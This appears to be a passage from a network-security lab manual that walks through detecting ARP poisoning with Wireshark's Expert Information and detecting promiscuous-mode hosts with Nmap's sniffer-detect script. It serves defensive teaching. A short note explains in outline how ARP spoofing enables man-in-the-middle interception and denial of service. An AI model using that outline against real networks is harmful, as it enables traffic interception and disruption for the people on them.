


41. The **Wireshark . Expert Information** window appears; click to expand the **Warning** node labeled **Duplicate IP address configured (10.10.1.11)**, running on the **ARP/RARP** protocol.




42. Arrange the **Wireshark . Expert Information** window above the **Wireshark** window so that you can view the packet number and the **Packet details** section.

43. In the **Wireshark . Expert Information** window, click any packet (here, **138**).



44. On selecting the packet number, **Wireshark** highlights the packet, and its associated information is displayed under the packet details section. Close the **Wireshark . Expert Information** window.

45. The warnings highlighted in yellow indicate that duplicate IP addresses have been detected at one MAC address, as shown in the screenshot.



Note: ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. At this point, the attacker can launch a DoS attack by associating a non-existent MAC address with the IP address of the gateway or may passively sniff the traffic, and then forward it to the target destination.

46. This concludes the demonstration of detecting ARP poisoning in a switch-based network.


47. Close the **Wireshark** window and leave all other windows running.

48. Now, we shall perform promiscuous mode detection using **Nmap**.

49. Now, switch to the **Windows 11** virtual machine. Click **Search** icon (🔍) on the **Desktop**. Type **zenmap** in the search field, the **Nmap - Zenmap GUI** appears in the results, click **Open** to launch it.

50. The **Zenmap** window appears. In the **Command** field, type the command **nmap --script=sniffer-detect [Target IP Address/ IP Address Range]** (here, target IP address is **10.10.1.19 [Windows Server 2019]**) and click **Scan**.

51. The scan results appear, displaying **Likely in promiscuous mode** under the **Host script results** section. This indicates that the target system is in promiscuous mode.



